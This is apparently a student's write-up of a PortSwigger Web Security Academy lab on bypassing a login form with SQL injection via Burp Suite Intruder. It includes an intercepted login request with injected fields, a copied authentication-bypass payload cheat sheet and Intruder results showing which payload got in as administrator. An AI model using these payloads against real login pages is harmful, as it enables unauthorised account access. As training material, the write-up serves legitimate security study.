
SQL Injection Testing Using Burp Suite


This is the lab experiment for SQL injection on the Portswigger website. We are given a site to attack.



Lab: SQL injection vulnerability allowing login bypass


This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.




Submitted by Nanda Krishnan V , MSc Cybersecurity

We are using Burp Suite to intercept the data, opened the Burp Suite, and turned the intercept on.


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.1.1 - Te...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Time Type Direction Method URL
14:06:3... WS → To serv... https://0a6700250445a6fdb381845400c20003.web-security-academy.net/academyLabHeader
Pretty Raw Hex
PING
Inspector
The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.
Learn more
0 highlights
Event log All issues Memory: 133.7MB
SQL injection vulnerability allow...
https://0a6700250445a6fdb381845400c20003...
Web Security Academy
SQL injection vulnerability allowing login bypass
LAB Not solved
Back to lab description
Home | My account
Login
Username
Password
Log in
14:06 20-02-2025

Then I attacked with the basic SQL code and tried to bypass the login without the credentials, but it failed, and I understood the need to change the SQL code.


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Sniper attack
Start attack
Target
Update Host header to match target
Positions Add § Clear § Auto §
Payloads
Payload position: All payload positio
Payload type: Simple list
Payload count: 0
Request count: 0
Payload configuration
This payload type lets you configure a strings that are used as payloads.
Paste Load... Remove Clear Deduplicate
Add Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform vario on each payload before it is used.
3 highlights 3 payload positions Length: 1076
Event log All issues Memory: 145.2MB
14:14 20-02-2025


Target: https://0a6700250445a6fdb381845400c20003.web-security-academy.net

```
POST /login HTTP/2
Host: 0a6700250445a6fdb381845400c20003.web-security-academy.net
Cookie: session=QR2mubVBMTpRfeus8aIyJ97IUdIqhSAb
Content-Length: 87
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a6700250445a6fdb381845400c20003.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6700250445a6fdb381845400c20003.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, §i§

csrf=5gbfoBGcgzbsxf0uiscpNUVm0yT5Bjf2&username=§admin'or'1'='1'§&password=§admin'or'1'='1'§
```


Submitted by Nanda Krishnan V, MSc Cybersecurity

We have a GitHub repository that has all the possible SQL injection code, i gathered all the code and brute forced them with the tool called Intruder in Burp Suite


Files
master
Go to file
README.md
SQL Injection Cheat Sheet.txt
SQL-Injection-Authentication-Bypass-Cheat-Sheet / SQL Injection Cheat Sheet.txt
mrsuman2002 Update SQL Injection Cheat Sheet.txt
d7af8d7 · 7 years ago
History
Code
Blame
47 lines (47 loc) · 942 Bytes
Raw

```
or 1=1
or 1=1--
or 1=1#
or 1=1/*
or 1=1 -- -
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
```

After doing the brute force, we could get to know that there is a status code 302 which is the method redirection code, so tried the corresponding code and the injection. The status code 500 is for Internal error, 400 csrf error, and many more.



Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
6	admin' --	200	248			3335	
7	admin' #	500	355			77	
8	admin'/*	500	299			77	
9	admin' or '1'='1	200	309			3335	
10	admin' or '1'='1'--	302	250			195	
11	admin' or '1'='1'#	400	265			269	
12	admin' or '1'='1'/*	400	326			269	

```
HTTP/2 302 Found
Location: /my-account?id=administrator
Set-Cookie: session=skrYss3g09YC5TpxnGdudJPoLHlfsfAx; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Submitted by Nanda Krishnan V , MSc Cybersecurity

When we tried the username as admin’or’1’=’1’ the login page was bypassed and we were almost done.



https://0a6700250445a6fdb381845400c20003.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

Back to lab description

LAB Not solved

Home | My account | Log out


My Account

Your username is: administrator

Email

Update email

Changed the email address with random like admin@gmail.com to gain access.



https://0a6700250445a6fdb381845400c20003.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

Back to lab description

LAB Not solved

Home | My account | Log out

My Account

Your username is: administrator


Email

admin@gmail.com

Update email

Submitted by Nanda Krishnan V , MSc Cybersecurity

We have completed the SQL injection bypassed the login page and gained access.



https://0a6700250445a6fdb381845400c20003.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Your email is: admin@gmail.com

Submitted by Nanda Krishnan V , MSc Cybersecurity